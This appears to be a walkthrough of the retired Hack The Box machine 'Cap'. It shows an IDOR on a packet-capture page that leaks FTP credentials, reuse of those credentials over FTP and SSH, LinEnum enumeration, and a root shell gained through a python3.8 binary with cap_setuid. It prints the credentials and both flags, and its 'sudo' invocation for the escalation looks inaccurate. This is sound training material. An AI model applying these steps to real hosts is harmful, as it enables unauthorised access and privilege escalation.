
Cap
| Name: |
Cap

|
|---|---|
| Release Date: | 05 Jun 2021 |
| Retire Date: | 02 Oct 2021 |
| OS: | Linux  |
| Base Points: | Easy - Retired [0] |
| Rated Difficulty: |  |
| Radar Graph: |  |
 |
szymex73  00 days, 00 hours, 03 mins, 38 seconds 00 days, 00 hours, 03 mins, 38 seconds |
 |
szymex73 00 days, 00 hours, 04 mins, 44 seconds |
| Creator: | InfoSecJack  |
| Pentest Workstation PDF: | Cap.pdf |
Again, we start with sudo /home/kali/AutoRecon/src/autorecon/autorecon.py 10.10.10.245
Sidenote: Newer versions of Kali that do not use root by default require sudo whenever checking UDP ports.

So, we have FTP (TCP 21), SSH (TCP 22) and HTTP (TCP 80) that are the major ports that we need to look at right now. Looking at autorecon's FTP output, we can tell that anonymous login is not a viable option. Let's check the HTTP side. It looks like there is an HTTP statistics page and method of grabbing a packet capture. This should be interesting. Let's download the Packet Capture and see what we can find.



Following the HTTP stream we find a data directory, which is not surprising since the "snapshot" page was /data/1. This may be an IDOR (Insecure Direct Object Reference) vector! The 1 is the <id> of the requestor. Let's navigate to /data/0 and see what changes in the PCAP. I'm using 0 because the original PCAP was located at data/1. Sure enough, if we look at the FTP stream, we instantly find a username and password.
nathan:Buck3tH4TF0RM3!
Now we can log into FTP!

┌──(kali㉿kali)-[~/Desktop/HTB/Cap]
└─$ ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:kali): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||27383|)
150 Here comes the directory listing.
-r--------    1 1001     1001           33 Jan 16 18:29 user.txt
226 Directory send OK.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||39450|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |**********************************************************************
********************|    33        0.54 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.09 KiB/s)
Well, that's one way to get the user flag! Just for kicks, let's see if we can ssh to the target using the same password. Short answer: Yup! Good middle step, again in case we need to step away.
┌──(kali㉿kali)-[~/Desktop/HTB/Cap]
└─$ cat user.txt
2dd1f68713a429b9f733ef6f69f79d61
Now we use the usual methods (python http.server and wget) to move LinEnum.sh to the target, chmod +x it, and run it with the -t flag (we do thorough tests). Oh look! POSIX capabilities!
[+] Files with POSIX capabilities set:
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper =
cap_net_bind_service,cap_net_admin+ep
This is VERY easy to exploit. Run:
sudo /usr/bin/python3.8
When the Python "shell" comes up, just use OS and system to call /bin/bash using:
import os
os.setuid(0)
os.system("/bin/bash")
root@cap:~# cat /root/root.txt
ad056013e45a3fa4d77b7c725e80d3f0

This is why SUID, SGID, and POSIX capabilities are so incredibly dangerous. Another box burned. Celebrate!